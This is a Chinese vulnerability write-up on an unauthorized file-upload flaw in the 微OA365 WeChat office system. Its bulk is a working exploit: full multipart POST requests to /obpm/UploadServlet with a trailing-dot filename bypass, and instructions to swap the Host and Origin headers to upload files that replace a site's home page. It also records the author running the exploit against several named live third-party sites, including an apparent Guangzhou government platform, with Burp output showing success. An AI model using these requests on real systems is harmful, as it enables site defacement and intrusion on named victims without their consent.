微 OA365 微信办公系统

微 OA365 微信办公系统**越权上传**，可替换首页：
所属厂商：广州市天翎网络科技有限公司（http://www.teemlink.com/）
所属产品：微 OA365 （http://www.weioa365.com/）
影响版本：所有版本
Demo 地址：http://dev01.teemlink.com:8080/obpm

漏洞描述：

紧接着上一次的后台任意文件上传，这次进一步的研究发现，上传页面是可以越权上传的，但是上传链接直接访问的话，会直接跳转到后台登陆界面！

利用详情：

在登陆后台进行上传的时候，进行抓取数据包，然后**替换 host 和 orgin** 为你要上传的网络地址，直接发包即可。

如下 post 数据包：：：：

POST /obpm/UploadServlet?data=nullpath:/,fileSaveMode:null,fieldid:null,allowedTypes:image,applicationid:null HTTP/1.1

Host: dev01.teemlink.com:8080

Content-Length: 382

Origin: http://dev01.teemlink.com:8080

X-Requested-With: ShockwaveFlash/26.0.0.137

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36

Content-Type: multipart/form-data; boundary=----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1

Accept: */*

Referer: http://laimooc.cn/

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.8

Cookie: JSESSIONID=FBC6A78CFFF5E4E237C16E428B78510B;

Connection: close

----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1

Content-Disposition:form-data; name="Filename"

test.jsp.

----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1

Content-Disposition: form-data; name="Filedata"aaa; Filename="test.html"

test


----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1

Content-Disposition: form-data; name="Upload"

Submit Query

------------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1--


下图是测试成功的一张图示：




那么，上传 index.html 就会出现首页被替换的危害！！

上传的路径在下图中可以进行替换，{ ITEM_PATH 、UPLOADICON_PATH 、 / 、也可以自己写一个}

/obpm/portal/FrontFileAndImageUploadServlet?data=nullpath:ITEM_PATH,fileSaveMode:00,fieldid:null,allowedTypes:null,applicationid:11de-f053-df18d577-aeb6-19a7865cfdb6



如下，我们写入 a 目录




如下：

那么


test

那么，下面我们测试一下互联网上的站点：

1、http://219.136.133.176:8062/obpm/　广州市道路运输业务办理与信息服务平台




2、http://www.loebuck.com/



如下：

3、http://yt.bqdrink.com/


Go
Cancel
Target: http://yt.bqdrink.com
Request
Raw
Params
Headers
Hex
POST /obpm/UploadServlet?data=nullpath:/,fileSaveMode:null,fieldid:null,allowedTypes:image,applicationid:null HTTP/1.1
Host: yt.bqdrink.com
Content-Length: 383
Origin: http://yt.bqdrink.com
X-Requested-With: ShockwaveFlash/26.0.0.137
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Content-Type: multipart/form-data; boundary=----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1
Accept: */*
Referer: http://yt.bqdrink.com/obpm/core/upload/upload.jsp?path=UPLOADICON_PATH&application=null&allowedTypes=file
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=FBC6A78CFFF5E4E237C16E428B78510B;
Connection: close
----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1
Content-Disposition:form-data; name="Filename"
test.jsp
----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1
Content-Disposition: form-data; name="Filedata"aaa; Filename="test.html."
test
----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1
Content-Disposition: form-data; name="Upload"
Submit Query
----------Ij5ae0Ef1ei4gL6cH2Ij5gL6Ij5Ef1--
Type a search term
0 matches
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=402D91E428BE72D524A1B6323AB16900; Path=/obpm
Content-Type: text/html;charset=UTF-8
Content-Length: 12
Date: Mon, 24 Jul 2017 06:03:42 GMT
Connection: close
//test.html.
Type a search term
0 matches
Done
242 bytes | 29 millis


yt.bqdrink.com/test.html
应用

test